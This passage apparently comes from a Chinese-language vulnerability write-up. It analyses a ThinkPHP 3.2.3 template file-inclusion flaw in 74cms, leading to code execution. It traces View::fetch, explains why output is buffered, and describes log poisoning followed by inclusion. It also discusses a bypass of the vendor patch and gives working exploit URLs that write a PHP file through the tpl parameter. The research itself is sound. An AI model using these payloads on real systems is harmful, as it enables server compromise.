76         extract($vars, extract_type EXTR_OVERWRITE); $vars: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_backtop => 0, show_backtop_app => 0, show_b
77     }
78     include $filename;
79 }
80

```

在load 函数中进行了非空判断之后，直接调用了 include 去包含传入的文件地址

但是直接利用之前的 payload 在页面上显示为空，并没有直接回显出 phpinfo 的信息，这是因为在函数

\Think\View::fetch 中

```


106 public function fetch($templateFile='', $content='', $prefix='') { $templateFile: "data/a" $content: "" $prefix: ""
107     if(empty($content)) {
108         $templateFile = $this->parseTemplate($templateFile);
109         // 模板文件不存在直接返回
110         if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'. $templateFile);
111     }else{
112         defined( name: 'THEME_PATH') or define('THEME_PATH', $this->getThemePath());
113     }
114     // 页面缓存
115     ob_start();
116     ob_implicit_flush( flag: 0);
117     if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
118         $_content = $content;
119         // 模板阵列变量分解成为独立变量
120         extract($this->tVar, extract_type: EXTR_OVERWRITE);
121         // 直接载入PHP模板
122         empty($_content)?include $templateFile:eval('?'>'. $_content);
123     }else{
124         // 视图解析标签
125         $params = array('var'=>$this->tVar, 'file'=>$templateFile, 'content'=>$content, 'prefix'=>$prefix); $prefix: ""
126         Hook::listen('view_parse', $params); $params: {var => [10], file => "data/a", content => "", prefix => ""}[4]
127     }
128     // 获取并清空缓存
129     $content = ob_get_clean(); $content: ""
130     // 内容过滤标签
131     Hook::listen('view_filter', $content);
132     // 输出模板文件
133     return $content;

```


在进行模板解析和包含之前 通过 ob_start 打开缓冲区，phpinfo 输出的信息被存储在缓冲区内，
Hook::listen('view_parse', \$params); 代码执行之后，又通过ob_get_clean() 获取并清空了缓存，因此虽然 phpinfo 执行成功，但是在页面上没有回显。

可以通过如下方法实现在页面上的回显

- <?php phpinfo(); ob_flush();?> // ob_flush 输出缓冲区中的内容
- <?php phpinfo(); die();?>



文件包含的流程




知道文件包含的流程，现在就是要分析一下如何实现对将模板文件的上传，首先一处就是通过日志来实现

```
\Think\View::fetch
106 public function fetch($templateFile='', $content='', $prefix='') {
107     if(empty($content)) {
108         $templateFile = $this->parseTemplate($templateFile);
109         // 模板文件不存在直接返回
110         if(!is_file($templateFile)) E(msg: L( name: '_TEMPLATE_NOT_EXIST_').':'. $templateFile);
111     }else{
112         defined( name: 'THEME_PATH') or define('THEME_PATH', $this->getThemePath());
113     }
114     // 页面缓存
115     ob_start();
116     ob_implicit_flush( flag: 0);
117     if('php' == strtolower(C('TMPL_ENGINE_TYPE'))){ // 使用PHP原生模板
118         $_content = $content;
119         // 模板数组变量分解成为独立变量
```

恰好在 fetch 函数中 首先判断了是否存在请求的模板文件，如果不存在模板文件就会将错误信息，写入日志文件中

data/Runtime/Logs/Home/20_12_22.log




然后再去包含日志文件就可以了。为什么要通过 post 请求去生成日志，因为通过 get 请求中的 url 会在日志文件中被 url 编码，post 请求则不会。照着网上的分析说的，但是好像不是很对，通过 get 方法也是可以成功的，建议自己进行尝试？

拓展思考


绕过骑士cms 补丁

我们关注一下骑士cms 的补丁信息


\Common\Controller\BaseController::assign_resume_tpl



ThinkPHP/Library/Think/View.class.php



仅仅是过滤了报错日志文件的生成，对文件包含漏洞并没进行修复(文件包含漏洞似乎是Thinkphp 3.2.3 的原生漏洞)，这样的话，通过上传恶意文件，然后再实现文件包含，仍然能够造成命令执行。




这个是受局限的 bmp 图片文件，要进一步实现利用，还是需要进一步分析一下绕过 php_gd 的方法。

Thinkphp 3.2.3 原生问题

所有漏洞的触发过程全部实现在 thinkphp3 内部框架之内，是因为进行模板解析之前没有控制传入模板的路径，解析的过程中也没有过滤模板内文件的内容，解析编译之后直接通过 include 方式将模板文件进行了包含。

我们在 Home 模块下添加一个 Whippet 控制器

```
1 <?php
2 namespace Home\Controller;
3 use Think\Controller;
4 class WhippetController extends Controller{
5     public function index($variable,$tpl)
6     {
7         foreach ($variable as $key => $value){
8             $this->assign($key,$value);
9         }
10        return $this->fetch($tpl);
11    }
12 }
13 }
14 ?>
```




可以注意到在脱离了骑士cms的文件内容之后，利用自写的模块也能成功触发漏洞，整个漏洞触发的过程与之前完全一致。这个漏洞其实本质上就是 thinkphp3框架中本身的问题，如果有程序基于 thinkphp3 的框架，并且调用了 Contolller 控制器中的 fetch 方法，模板的路径自定义，就可以触发这个漏洞。

Thinkcmf 的任意文件包含

大致看了一下 ThinkCmf 中的任意文件包含漏洞，没有调试，但是发现大致原理是相同的，最后触发的位置也相同。*/具体不做分析了/*，而且发现，thinkcmf 上的 payload 放在 骑士cms 也是可行的，有时间还是再看一下 thinkcmf 看一下是否存在新的问题。还是有一些不同的，不能一概而论。

```
http://74cms.test/index.php?m=home&c=whippet&a=index&variable=1&tpl=<?php
file_put_contents("shell.php","<?php phpinfo();?>");?>
<  >  ↻  ⬆  ① 不安全 | 74cms.test/index.php?m=home&c=whippet&a=index&variable=1&tpl=<?php%20file_put_contents("whippet.php","<?php%20phpinfo();?>");?>
```



ThinkPHP^{3.2.3} { Fast & Simple OOP PHP Framework } -- [WE CAN DO IT JUST THINK]

```
http://74cms.test/index.php?
m=home&c=whippet&a=index&variable=1&tpl=data/Runtime/Logs/Home/20_12_22.log
```

PHP Version 5.5.9

System	Windows NT DESKTOP-OTMNOAD 6.2 build 9200 (Windows 8 Business Edition) AMD64
Build Date	Feb 5 2014 10:59:06
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pd3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10sdk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient10sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11sdk\shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgsql"

参考文章

- 骑士cms < 6.0.48任意文件包含漏洞简记
- 骑士cms从任意文件包含到远程代码执行漏洞分析
- 骑士 CMS 远程命令执行分析
- 这个漏洞，我劝你耗子尾汁